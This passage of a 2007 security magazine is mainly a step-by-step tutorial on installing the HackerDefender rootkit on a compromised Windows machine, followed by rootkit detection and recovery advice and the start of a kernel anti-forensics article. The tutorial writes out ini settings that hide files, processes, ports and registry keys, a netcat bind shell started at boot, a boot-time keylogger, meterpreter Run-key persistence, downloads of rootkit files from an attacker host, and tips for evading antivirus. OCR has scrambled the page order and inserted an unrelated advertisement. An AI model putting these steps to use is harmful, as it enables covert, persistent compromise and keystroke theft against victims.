[✓] Show processes from all users

Processes: 24 CPU Usage: 5% Commit Charge: 111520K / 6333

Figure 6. *Our mstftp.exe process is not seen in task manager*

hxdef folder and contents would still be hidden from us.

```
[Hidden Services]
HackerDefender*
```

**We keep this the same for the example, but you would really want to change the service name and driver name in the [Settings] section to something a little bit less obvious. Then change it in `[Hidden Services]` and in `[Hidden RegKeys]`, because everything needs to match up.

```
[Hidden RegKeys]
HackerDefender100
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100
HKEY_LOCAL_MACHINE\SOFTWARE\
                        Microsoft\
   Windows\CurrentVersion\Run\
```

**If you change the service or driver name, you have to change it here as well to hide the proper registry keys. The Default registry hive location is: *HKLM\System\CurrentControlSet\Services\* so if you want to hide registry keys located in other areas of the registry you'll have to add them here like I did with: *HKLM\Software\Microsoft\Windows\CurrentVersion\Run\*

```
[Hidden RegValues]
VMware FTP
```

I created an FTP key called *VMware FTP* with meterpreter:

```
meterpreter > reg setval -k HKLM\
   Software\Microsoft\Windows\
   CurrentVersion\Run -v "VMware
                    FTP"
    -t REG_SZ -d "C:\Program Files\
   VMware\smallftpd.exe"
  Successful set VMware FTP.
```

in *HKLM\Software\Microsoft\Windows\CurrentVersion\Run\*. That starts the FTP server at bootup. Adding VMware FTP to Hidden RegValueshides this key. Another note is that smallftp is a bad example of a stealthyftp daemon, because it pops up with a GUI. I'll leave it to your own devices in picking your own favorite stealthy FTP server. But even with the pop up, the service will still be hidden from taskmanger. The listening ports will be hidden as well.

```
[Startup Run]
C:\WINDOWS\system32\mstftp.exe?-L -p
             63333 -e cmd.exe
%cmddir%mstftp.exe?-u -L -p 53 -e
```

Listing 8. *Running fport after connecting to the victim with the backdoor client*

```
C:\WINDOWS\system32>fport
fport
FPort v2.0 - TCP/IP Process to Port Mapper

Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
Pid   Process           Port  Proto Path
1484  inetinfo      ->  25    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1484  inetinfo      ->  80    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost       ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System        ->  139   TCP
1484  inetinfo      ->  443   TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System        ->  445   TCP
932   svchost       ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo      ->  1027  TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1512  sqlservr      ->  1433  TCP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
932   svchost       ->  3389  TCP   C:\WINDOWS\System32\svchost.exe
0     System        ->  63333 TCP
1520  mstftp        ->  63333 TCP   C:\WINDOWS\system32\mstftp.exe
1512  sqlservr      ->  123   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
932   svchost       ->  123   UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo      ->  135   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System        ->  137   UDP
1512  sqlservr      ->  138   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
1484  inetinfo      ->  445   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost       ->  500   UDP   C:\WINDOWS\system32\svchost.exe
1484  inetinfo      ->  1026  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System        ->  1028  UDP
932   svchost       ->  1434  UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo      ->  3456  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe

C:\WINDOWS\system32>
```

Listing 9. *Using our backdoor shell started at boot up by HackerDefender. Note that we can navigate to the folder containing HackerDefender, because the rootkit started the backdoor shell*

```
Command run "nc 192.168.0.114 63333"
C:\WINDOWS\system32>cd ..

cd ..

C:\WINDOWS>cd Help
cd Help

C:\WINDOWS\Help>cd hxdef
cd hxdef

C:\WINDOWS\Help\hxdef>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F0F8-C44B
 Directory of C:\WINDOWS\Help\hxdef
06/03/2007  04:17 PM    <DIR>          .
06/03/2007  04:17 PM    <DIR>          ..
06/03/2007  04:16 PM            70,656 hxdef100.exe
06/03/2007  04:16 PM               751 hxdef100.ini
06/03/2007  04:17 PM             3,342 hxdefdrv.sys
               3 File(s)         74,749 bytes
               2 Dir(s)   2,013,421,568 bytes free
C:\WINDOWS\Help\hxdef>
```

ASTALAVISTA RELAUNCH


the hacking & security community

As a member you will enjoy ...

>> Latest Security News
Astalavista.com provides you with the latest computer security news, information, vulnerabilities and white papers.

>> Industry leading Directory
Our website hosts the largest internet resource on hacking and security: Regularly updated tools, articles, ebooks, movies and more.

>> The Search
Searching is a big part of the internet. We offer you an index with the best specialised searchsites in different categories. Whatever you are searching for, you will find it.



the hacking & security community

Home | News | Directory | Forum | IRC | Jobs | Exploits | Online Tools | Fun | Online TV | About Astalavista

Astalavista Security News

06.12.2007	Report: Foreign Countries Develop U.S. Defense Systems Software
06.12.2007	MI5 calls in KPMG to warn of espionage
06.12.2007	China denies spying in UK claims
04.12.2007	IT pro admits stealing 8.4M consumer records
04.12.2007	Canadian loses $20K in phony eBay sale
04.12.2007	Pedophile gets 110 years in MySpace extortion scheme
04.12.2007	Microsoft wireless keyboards crypto cracked
04.12.2007	TJX, Visa reach $40m settlement
01.12.2007	OS X security just not there yet
01.12.2007	FBI crackdown on botnets gets results, but damage continues

more News...

Astalavista Directory

06.12.2007	802.11 Packet Injection in Windows Video Tutorial
06.12.2007	802.11 WPA-PSK Crack Video Tutorial
06.12.2007	PHPIDS - web application security 2.0
06.12.2007	ASTALAVISTA Guide: Securing & Hardening Linux V1.0
05.12.2007	Media Convert Online
04.12.2007	Technitium MAC Address Changer 4.7
04.12.2007	fwtest -- firewall test tool 0.5.2
03.12.2007	Download CarnivorePE v2.2.3 for WinXP
30.11.2007	Demo Attack-Video: 27Mhz based wireless security insecurities
30.11.2007	27Mhz based wireless security insecurities

more...

Usenext

We suggest you try out UseNeXT - dsl speed downloading up to 25 Mbps, anonymous & 100% access to the usenet. Over 300 TB available in the following categories:

Special Offer: 3 GB FREE !

- Movies (964,421 files available)
- Mp3 charts (486,904 files available)
- Games (8,042,782 files available)
- Applications (207,141 files available)
- much more ...

Astalavista T-Shirt

Free Monthly Magazine

- Free Security Source Magazine Subscription (December 2007)

Security Source Magazine is the premiere source for security topics and strategies. From spyware to phishing attacks, security threats are growing more virulent as the

Featured Product:
Network security & vulnerability scanning just got better!
GFI LANguard 8 is out now. Includes new & improved featured. Download your FREE 30-day trial today!

Astalavista News

ASTALAVISTA 2007 - The Relaunch > more

Underground Search

CRACKS.HK (new)

search

Astalavista Search

search...

search

Member

User name

****

Login

Register here for a new account

>> Online Tools
The latest online and applications that exist in the hacking and security community from the shared ressources of all Astalavista members.

join for free on www.astalavista.com and be a part of the community

Astalavista.com
the hacking & security community

```
               cmd.exe
%sysdir%keylogger.exe?-c
               pykeylogger.ini
```

**At startup we launch our copy of netcat (*mstftp.exe*) that is listening on TCP port 63333 and UDP 53. We also start our keylogger and tell it to use pykeylogger.ini for the configuration file. The program name is divided from its arguments with a question mark (?). Do not use double quote (") characters, or the programs will terminate after user logon.

```
[Free Space]
C:536870912
```

**Show an additional 512MB for our *warez* as available.

```
[Hidden Ports]
TCPI:21,63333
TCPO:63333
UDP:53
```

**Hide inbound (TCPI) TCP ports 21 (FTP server) and 63333 (netcat backdoor) and outbound (TCPO) TCP port 63333 (useful if you want to do a reverse shell back to you). Also hide UDP port 53.

```
[Settings]
Password=hakin9-rulez
BackdoorShell=hxdefß$.exe
FileMappingName=_.-=
   [HackerDefender]=-._
ServiceName=HackerDefender100
ServiceDisplayName= HD Demo for
                      hakin9
ServiceDescription=powerful NT
                      rootkit
DriverName=HackerDefenderDrv100
DriverFileName=hxdefdrv.sys
```

**We change our password for the backdoor client to be *hakin9-rulez* and the service display name to be *HD Demo for hakin9*. Remember that if you change the ServiceName or DriverName, you also have to change it in the `[Hidden Services]` and `[Hidden RegKeys]`.

This ini file would be easy to detect by Antivirus, but, for the sake of this example, we'll leave it the way it is (but removing every trace of *HackerDefender* would be a good place to start for your own project). The HackerDefender zip file comes with an example ini file that uses the ignored characters to help hide the ini file. For Example:

```
[H<<<idden T>>a/"ble]
>h"xdef"*
```

Listing 10. *Starting NetCat connection*

```
meterpreter > reg
Usage: reg [command] [options]


Interact with the target machine's registry.

OPTIONS:

    -d <opt>  The data to store in the registry value.
    -h <opt>  Help menu.
    -k <opt>  The registry key path (E.g. HKLM\Software\Foo).
    -t <opt>  The registry value type (E.g. REG_SZ).
    -v <opt>  The registry value name (E.g. Stuff).

COMMANDS:

    enumkey    Enumerate the supplied registry key [-k <key>]
    createkey  Create the supplied registry key  [-k <key>]
    deletekey  Delete the supplied registry key  [-k <key>]
    setval     Set a registry value [-k <key> -v <val> -d <data>]
    deleteval  Delete the supplied registry value [-k <key> -v <val>]
    queryval   Queries the data contents of a value [-k <key> -v <val>]

Lets add the following key to have our FTP server start at startup for us.

meterpreter > reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
                      -v "VMware FTP" -t REG_SZ -d "C:\\Program Files\\VMware\\
                      smallftpd.exe"
                      Successful set VMware FTP.

Then make sure the key is set

meterpreter > reg enumkey -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\
                      \Run -v "VMware FTP"Enumerating: HKLM\Software\Microsoft\
                      Windows\CurrentVersion\Run

  Keys (1):

        OptionalComponents

  Values (3):

        VMware Tools
        VMware User Process
        VMware FTP

meterpreter > reg queryval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
                      Run -v "VMware FTP"
Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Name: VMware FTP
Type: REG_SZ
Data: C:\Program Files\VMware\smallftpd.exe
meterpreter >

We add the following lines to our ini file

[Hidden RegKeys]
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

[Hidden RegValues]
VMware FTP
```


```
r|c<md\.ex<e::
[\<Hi<>dden" P/r>oc"/e<ss>es\]
>h"xdef"*
rcm"d.e"xe
"[:\:R:o:o\:t: :P:r>:o:c<:e:s:s:e<:
                        s:>]
h<x>d<e>:f<*   <\rc:\md.\ex\e
```

Now that we have the ini file worked out, lets go through some examples

Use any exploit that gives you a system or administrator shell. How you get your shell is pretty much irrelevant when using this or any other rootkit, as long as you end up with the proper privileges. We'll use a client-side exploit that exploits the Logitech VideoCall.


ActiveX Control (*StarClient.dll*) (CVE-2007-2918) with the Metasploit Framework[11] and use the Meterpreter payload. Big thanks to MC for the full exploit code! The Metasploit Framework is great, because it gives us reliable remote and client side exploits and the flexibility to choose our payload at execution time. Client-side exploits require you to get your victim to click on a malicious link or email which isnt too hard to do see Listing 1.

Use whatever means you want to get the HackerDefender rootkit on the victim



```
Name                Type     Data
(Default)           REG_SZ   (value not set)
VMware FTP          REG_SZ   C:\Program Files\VMware\smallftpd.exe
VMware Tools        REG_SZ   C:\Program Files\VMware\VMwareTray.exe
VMware User Pro...  REG_SZ   C:\Program Files\VMware\VMwareUser.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Figure 7. *Seeing the registry key we added in regedit*



```
Name                Type     Data
(Default)           REG_SZ   (value not set)
VMware Tools        REG_SZ   C:\Program Files\VMware\VMwareTray.exe
VMware User Pro...  REG_SZ   C:\Program Files\VMware\VMwareUser.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Figure 8. *HackerDefender hiding the registry key we added*

machine. You will need to upload both the *hxdef100.exe* and *hxdef100.ini* (or whatever filenames you chose) and any additional files or backdoors you need. Options include using TFTP, downloading the files from your favorite unsecured network printer, using FTP, using `exe2bat` [12] and the Windows debug command to place netcat or another tool that can download the rootkit files from your favorite *secure location*. Since we are already using it, you could simply utilize Metasploit with the meterpeter payload to easily upload, download, and edit files.

TFTP Upload Example:

```
C:\WINDOWS\Help\hxdef>tftp -i
   192.168.0.105 GET hxdef100.exe
tftp -i 192.168.0.105 GET
                   hxdef100.exe
Transfer successful: 70656 bytes
                   in 1
   second, 70656 bytes/s
C:\WINDOWS\Help\hxdef>tftp -i
   192.168.0.105 GET hxdef100.ini
tftp -i 192.168.0.105 GET
                   hxdef100.ini
Transfer successful: 751 bytes in 1
   second, 751 bytes/s
```

FTP Upload Example:

```
ECHO open 192.168.201.20 21 >> x.txt
ECHO USER hacker >> x.txt
ECHO PASS defender >> x.txt
ECHO bin >> x.txt
ECHO GET hxdef100.exe >> x.txt
ECHO GET hxdef100.ini >> x.txt
ECHO bye >> x.txt
```

MSF Meterpreter Upload Example see Listing 2.

To run the rootkit type: `exename [ini]` or `exename [switch]`.

The default name for the ini file is *EXENAME.ini* where *EXENAME* is the name of the main program executable without an extension. This is used if you run HackerDefender without specifying the ini file or if you run it with switches (the default ini file is *hxdef100.ini*).

The available switches are:

- `-:installonly` – only install service, but not run
- `-:refresh` – use to update settings from the ini file
- `-:noservice` – doesn't install services and run normally
- `-:uninstall` – removes HackerDefender from memory and kill all running backdoor connections

`Hxdef100.exe` (uses ini file by default) or with meterpreter, we can type `execute -f hxdef100.exe` (at this point the rootkit is installed).

An important note is that, because the directory is hidden from Windows, you'll have to access the correct folder through the backdoor client or through a shell started by the backdoor client. If you don't, you won't even be able to navigate to the folder containing the executable and ini files, because they will be hidden from the Windows file manager. So if you put HackerDefender in *C:\WINDOWS\SYSTEM32\Drivers\abc\*, you need to go to that directory through the backdoor client and execute a `hxdef100.exe -:refresh` or `hxdef100.exe -:uninstall` from that directory for the command to take effect see Listing 3.

After waiting for a second or two for HackerDefender to do its magic, we can see that the executable and ini file are now hidden.

Visually we can see the files disappear, too. First we see the files as in Figure 2. ...and now we don't! See Figure 3, 4 and 5. We can now connect to the victim machine on any port that the victim host has open using *bdcli100.exe* (backdoorclient).

Example 2: Hiding a process.

In this example we are going to start our renamed copy of netcat (*mstftp.exe*) that we stuck in the *C:\WINDOWS\System32\* folder, and use the rootkit to hide the open port and process.

After connecting through our backdoor client, we start our netcat process.

```
C:\WINDOWS\system32>mstftp -L -p
                     63333
   -e cmd.exe -d
```

From a separate shell we netcat into our backdoor see Listing 6.

Because we modified our ini file to hide our process and port, the listening process should be hidden. See Figure 6.

To verify HackerDefender is working and to see our listening process, we can connect to through our backdoor client and run fport to see our listening netcat (*mstftp.exe*) process on port `63333`. See Listing 8.

Example 3: Hiding a process we start at startup

Building on what we've already learned, let's try to automate the process a little.

On the 'Net

- HackerDefender *https://www.rootkit.com/project.php?id=5* – In Holy Father's vault
- *http://www.symantec.com/avcenter/reference/windows.rootkit.overview.pdf*
- HE4Hook *https://www.rootkit.com/project.php?id=6*
- Vanquish *https://www.rootkit.com/project.php?id=9*
- FU rootkit *http://www.rootkit.com/project.php?id=12*
- FUto *https://www.rootkit.com/ in Peter Silberman's Vault*
- *http://www.infoworld.com/article/05/03/16/HNholyfather_1.html*
- *http://www.vigilantminds.com/files/inside_windows_rootkits.pdf*
- *http://smallftpd.sourceforge.net/*
- *http://pykeylogger.sourceforge.net/wiki/index.php/Main_Page*
- *http://www.metasploit.com*
- *http://www.datastronghold.com/archive/t14768.html*
- *https://www.rootkit.com/project.php?id=20* – VICE
- *http://www.microsoft.com/technet/sysinternals/Security/RootkitRevealer.mspx* – MS Rootkit Revealer
- *http://www.f-secure.com/blacklight* – F-secure Blacklight
- *http://invisiblethings.org/tools.html* – System Virginity Verifier
- *http://research.microsoft.com/rootkit/* – MS Strider Ghostbuster

How about making our netcat backdoor begin listening at system start up without any interaction from us? A quick change to the ini file, and presto, we can have victim's machine waiting patiently for our instructions. In the HackerDefender ini file we add:

```
[Startup Run]
C:\WINDOWS\system32\mstftp.exe?-L -p
                    63333 -e cmd.exe
```

This tells the rootkit to have our renamed netcat run when the system boots up and listen on port 63333.

After the system reboots, we netcat into port 63333, and *amazingly* we are greeted very nicely with our command prompt started by HackerDefender. See Listing 9.

Example 4: Hiding Registry Keys

We can easily change, create, delete, change values and query registry keys with meterpreter.

Issuing *reg* in meterpreter will give you the options. See Listing 10.

We run a *hxdef100.exe -:refresh* (or we did this from the beginning) and we can watch the registry key disappear from view in the Registry Editor. See Figure 7, 8.

Proactive and Reactive Rootkit Defenses

Inside of the first of two main categories of rootkit defenses and detection, Reactive, are four sub-categories: signature-based detection, integrity-based detection, heuristic detection, and cross-view detection. *Signature based detection* is how antivirus programs have been working for years. A signature is developed for a given rootkit, like a sequence of bytes, and in turn the antivirus scans files and memory for that signature. *Integrity-based detection* uses checksums to verify file integrity. If a file checksum has changed, the user can be alerted and take appropriate action. This detection method is useful for rootkits that modify files or system binaries. Because most modern rootkits do not modify system binaries, this method is less effective against today's rootkit threat. An example of an integrity-based detection tool is tripwire. Third is *heuristic or behavioral detection* that works by identifying anomalies or behavior that isn't normal for the system like execution path hooking. Heuristic tools look for anomalies like jumps at the start of functions and table entries that don't match between the binary and what is in memory. An example of a heuristic detection tool is VICE [13]. Lastly, *cross-view based detection*, essentially compares (using multiple methods) answers given from the machine suspected of having a rootkit with the answers of what *should* have been received under normal circumstances. It does this by looking at multiple places where data is redundantly stored and looking at the same place from high level and low level. If anomalies do occur, you can conclude that a rootkit might be at work. Examples of cross-view detection tools are Microsoft's RootkitRevealer, [14] F-Secure's Blacklight, [15] Joanna Rutswoka's System Virginity Verifier, [16] and Microsoft's Strider Ghostbuster [17]. An excellent write up on reactive rootkit defenses is available on security focus at: *http://www.securityfocus.com/infocus/1854*. The Security Overflow Blog also has an excellent section on Windows Rootkit Defenses: *http://kareldjag.over-blog.com/article-1232492.html* and Windows Rootkit Prevention: *http://kareldjag.over-blog.com/article-1232530.html*

The second main category of defense, Proactive, includes common system administration and industry best practices. The best defense is to prevent compromise in the first place and the rootkit from being installed. This can be done with good security practices like system hardening and baselining, patch management including updating and pushing, comprehensive anti-virus implementations, strictly following the concept of least privilege and, of course, periodic auditing of critical systems.

Rootkit Recovery

Knowing what is possible from the examples above with the stealthy features of a rootkit, the victim will never truly know what the attacker has done. So unfortunately, the BEST course of action when you discover a rootkit on your system is to completely rebuild the machine. Regardless of whether you decide to perform a clean install of the operating system or restore a backup image, make absolutely certain that you perform these actions from known good media or from a known good backup. If you choose not to do a full system reinstall, you must either disable the rootkit and remove it or boot from your known good operating system CD and remove the rootkit's files, registry keys, and anything extra that came with the rootkit. This isn't an easy task, because a rootkit's whole intent is to hide from detection. You also never know *what else* the attacker installed with the rootkit. That huge unknown in itself should be enough incentive to rebuild the whole machine. Also important is to determine the point of entry for the attacker, so you don't put the newly rebuilt machine with the same vulnerabilities back into production.

Conclusion

The Rootkit threat isn't going away any time soon. It is a constant race between the rootkit writers and the rootkit detectors. Defense in depth with firewalls, patching, anti-virus, anti-malware tools, rootkit detection tools, IDS/IPS, event log and IDS monitoring, and keeping good backups are the best approach to rootkit prevention and recovery. Keeping the attacker out in the first place should be your primary defense, but just in case the attacker does infiltrate your network, a solid incident response plan should be in place to mitigate the damage. But when all is said and done, it's the human factor that matters most in the field of security. Knowing what the attackers know will provide great insight into the methods and repercussions of rootkits. Hopefully this article has helped you in that regard.

Chris Gates
Chris Gates is the VP of Operations for LearnSecurityOnline.com and a monthly columnist for EthicalHacker.net. He has over 7 years of experience with Network Security and Satellite Communications. He can be reached at chris@learnsecurityonline.com.

RODRIGO RUBIRA BRANCO (BSDAEMON)
FILIPE ALCARDE BALESTRA

Kernel Hacking & Anti-forensics: Evading Memory Analysis

Difficulty

This article is intended to explain, why a forensic analysis in a live system may not be recommended and why the image of that system can trigger an advanced anti-forensic-capable rootkit.

WHAT YOU WILL LEARN...

With this article you will better understand how the a computer arquitecture works and is closely related to the operating systems, focusing in subvertion of the memory acquisition process

Internal structures used to manage the memory, filesystem and others will be explained, using as sample the linux operating system, but trying to be generic enough to give a good idea of how it works in any platform

WHAT YOU SHOULD KNOW

In order to completely understand this article the reader must know about the Linux Kernel basic programming (how to create modules, how the basic kernel programming works) and also some of assembly and C language

Architecture internals will be well explained, but some computer science or engineering experience is required in order to have a real understanding of what is going on in the samples

Since, most of the operating systems have the same approach in this regard, most examples covered here in Linux can be applied to similar situations in other operating systems.

An overview of the kernel internals and the structure and working of x86 architecture will also be given, along with the differences between other architectures.

Introduction

A lot of tools [5] have been developed to analyze a live system in order to detect an intrusion (like installed rootkits [7]).

This article tries to explain some presentations [8] that showed problems in this existent model, explaining the risks of this act and when can it be accepted.

Basics

The chosen architecture was Intel x86, where the same concepts can be applied to other architectures as well(major modifications are needed in architectures without MMU).

To better understand the following sections, some basic concepts are needed:

- CPL0 and it is importance
- System calls
- Structures analyzed to memory management
- Hook of functions and information flow

CPL0 and Its Importance

The Intel architecture has many levels of priority and the modern operating systems (*Linux/ Windows/MacOS*) are using that separation to provide protection and isolation of each process (so, a process cannot interfere in the execution of another one, or in the execution of the operating system itself).

The operating system is executed in the CPL0 (also known as kernel-mode or `ring0`) because, in that mode any privileged operation is allowed (memory access, hardware management, and others).

In this article micro-kernel operating systems are being ignored to facilitate the learning process. It is important to understand that the user applications are running in CPL3 (user-mode or ring3).

System Calls

When an usermode software needs some privileged resources (for example, read diskdata) it executes a system call. This is a software interrupt that turns the system into kernelmode, executing the system call handler to answer that call and then return the control to the usermode program.

The way that system calls are handled is completely architecture-dependent. The common factor is that every implementation has similar structures, using different methods, libraries and other resources. In the following we discuss how this works in a x86 architecture (using int $0x80 instruction and the new way using sysenter).

We also discuss about, how the same can be implemented in the Power architecture, just to give a hint of the differences.

int $0x80

For better understanding, one needs to know that:

- A tool will execute a high-level function which will need a system call (for example, a function implemented in C to read a file data) – someone can implement that directly in assembly, so this step will be jumped over
  - The C library (in our sample) will convert the call in a system call in the following way:
  - Will put the system call number in the register EAX
  - The parameters are passed using the registers EBX, ECX and EDX (the stack will be used if there is more parameters)
- Will call the int80, which is a software interruption responsible to pass the control to the kernel-mode (in the system call handler)
- The operating system during the boot process will register an interrupt table (IDT -interruption description table) and the interrupt handlers (functions that will be executed when a specific interruption is received). In that case, the int80 interruption will call the handler `system _ call.` To locate where the IDT is in the memory there is the instruction sidt
  The system_call handler will verify the EAX register and will call the specific handler for that system call. This handler will be found in a vector called `sys _ call _ table[EAX]` (note: EAX value will be used as a index in that vector to determine the correct function)
- Next step is a call to the specific function to answer the system call
- Now, the function will execute what is needed (for example, copying data from user mode using

Listing 1. *cat /proc/self/maps*

```
rbranco@rrbranco:~$ cat /proc/self/maps
08048000-0804c000 r-xp    00000000   03:06 652506        /bin/cat
0804c000-0804d000 rw-p    00003000   03:06 652506        /bin/cat
0804d000-0806e000 rw-p      0804d000  00:00 0            [heap]
a7e83000-a7e84000 rw-p      a7e83000  00:00 0
a7e84000-a7fcb000 r-xp    00000000   03:06 736624        /lib/i686/cmov/libc-2.7.so
a7fcb000-a7fcc000 r–p 00147000   03:06 736624    /lib/i686/cmov/libc-2.7.so
a7fcc000-a7fce000 rw-p    00148000   03:06 736624        /lib/i686/cmov/libc-2.7.so
a7fce000-a7fd1000 rw-p      a7fce000  00:00 0
a7fe2000-a7fe4000 rw-p      a7fe2000  00:00 0
a7fe4000-a8000000 r-xp    00000000   03:06 734302        /lib/ld-2.7.so
a8000000-a8002000 rw-p    0001b000   03:06 734302        /lib/ld-2.7.so
affeb000-b0000000 rw-p      affeb000  00:00 0            [stack]
ffffe000-fffff000      p    00000000  00:00 0            [vdso]
```

Listing 2. *ldd /bin/bash*

```
rbranco@rrbranco:~$ ldd /bin/bash
    linux-gate.so.1 =>  (0xffffe000)
    libncurses.so.5 => /lib/libncurses.so.5 (0xa7f90000)
    libdl.so.2 => /lib/i686/cmov/libdl.so.2 (0xa7f8c000)
    libc.so.6 => /lib/i686/cmov/libc.so.6 (0xa7e3e000)
    /lib/ld-linux.so.2 (0xa7fe4000)
```

Listing 3. *vsyscall memory dump*

```
rbranco@rrbranco:~$ dd if=/proc/self/mem of=rrbranco.dso bs=4096 skip=1048574
                       count=1
                       1+0 records in
                       1+0 records out
                       4096 bytes (4.1 kB) copied, 5e-05 seconds, 82 MB/s


rbranco@rrbranco:~$ objdump -d –start-address=0xffffe400 –stop-address=0xffffe414

rrbranco.dso rrbranco.dso:     file format elf32-i386

Disassembly of section .text:

ffffe400 <__kernel_vsyscall>:
                       ffffe400: 51 push   %ecx   -> Save %ecx in the stack
ffffe401:  52  push    %edx   -> Save %edx in the stack
ffffe402:  55  push    %ebp   -> Save %ebp in the stack
ffffe403:  89 e5  mov     %esp,%ebp  -> Save the %esp content in %ebp, permiting
                       the user-mo

ffffe405:  0f 34  sysenter  -> Execute the sysenter instruction
ffffe407:  90  nop
ffffe408:  90  nop
ffffe409:  90  nop
ffffe40a:  90  nop
ffffe40b:  90  nop
ffffe40c:  90  nop
ffffe40d:  90  nop
ffffe40e:  eb f3  jmp    ffffe403 <  kernel_vsyscall+0x3>
ffffe410:  5d  pop    %ebp
ffffe411:  5a  pop    %edx
ffffe412:  59  pop    %ecx
ffffe413:  c3  ret
```

Listing 4. *Anchored address*

```
. = 0xc00    -> The anchored address
SystemCall:
EXCEPTION_PROLOG
EXC_XFER_EE_LITE(0xc00, DoSyscall)
```

Listing 5. *cat /proc/self/map*

```
$ cat /proc/self/maps
08048000-0804c000  r-xp   00000000   03:06   652506      /bin/cat
0804c000-0804d000  rw-p   00003000   03:06   652506      /bin/cat
0804d000-0806e000  rw-p   0804d000   00:00   0   [heap]
